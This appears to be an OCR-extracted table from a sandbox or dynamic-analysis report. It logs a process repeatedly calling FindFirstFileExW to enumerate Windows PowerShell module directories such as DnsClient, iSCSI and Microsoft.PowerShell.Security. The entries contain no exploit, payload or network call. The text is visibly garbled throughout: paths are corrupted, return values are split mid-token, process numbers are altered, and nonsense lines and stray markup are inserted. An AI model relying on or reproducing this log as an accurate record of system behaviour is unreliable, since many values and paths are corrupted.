Call Filesystem API Call Filesystem API Call Filesystem API	79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ec38, 0, 0, 0) Return: 9c 79350	2744	1856

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\DnsClient\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32\windowspowershell\v1.0\Modules\EventTracingManagement\v1, 0, b79ebec, 0, 0, 0) Return: 9c795d0		
,		2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement\t^, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\International\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\International\t^*, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
0.1151	ARIN FURTHER WAY ON THAT A COURT OF THE ARING	0744	1050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\\SE*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\\SE*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API		2744	
· · · · · · · · · · · · · · · · · · ·	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds\v, 0, b79ec38, 0, 0, 0) Return: 9c795d0		1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79ebec, 0, 0, 0) Return: 9c79 350	2744	1856
Call Eiles voters ADI		0744	4050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79ebec, 0, 0, 0) Return: 9c79 5d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79eaf4, 0, 0, 0) Return:	2744	1856
Gaii i licayatetti Ar'i	API Name: FinaFirstFileExW Args: (%windir% system32/windowspowersnell/1.0/i/Modules/Microsoft.Powersnell.Archive/en-US*, 0, 07/9ear4, 0, 0, 0) Return: 9c795d0	2144	1000
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79eaf4, 0, 0, 0) Return:	2744	1856
	9c79710		.000
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79eb40, 0, 0, 0) Return	2744	1856
•	: 9c795d0		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79ec38, 0, 0, 0) Return: 9c79	2744	1856
•	5d0		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, b79ebec, 0, 0, 0) Return: 9	2744	1856
	c79350		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79ebec, 0, 0, 0) Return: 9	2744	1856
	c79350		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79ec38, 0, 0, 0) Return: 9	2744	1856
	c795d0		
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%lsystem 32 \ windows powershell \ v1.0 \ Modules) Microsoft. PowerShell. Host \ v,\ 0,\ b79ebec,\ 0,\ 0,\ 0)\ Return: 9c795d0$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79ebec, 0, 0, 0) Return:	2744	1856
	9c795d0		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79ebec, 0, 0, 0) Return:	2744	1856
	9c79350		
	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79ec38, 0, 0, 0) Return:	2744	1856
Call Filesystem API			
Call Filesystem API	9c79350		
Call Filesystem API Call Filesystem API	9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c	2744	1856
·			1856
·	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c		1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710	2744	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*en-US*, 0, b79eaf4, 0, 0, 0) Ret	2744	
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\end{args}, 0, b79eaf4, 0, 0, 0) Return: 9c795d0	2744 2744 2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret	2744	1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350	2744 2744 2744 2744	1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret	2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710	2744 2744 2744 2744 2744	1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c	2744 2744 2744 2744	1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ec38, 0, 0, 0) Return: 9c79	2744 2744 2744 2744 2744	1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ec38, 0, 0, 0) Return: 9c79	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c7910 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79 5d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79 5d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79 350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79 5d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79 350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79 350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ec38, 0, 0, 0) Return: 9c79 350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\end{api}. 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856
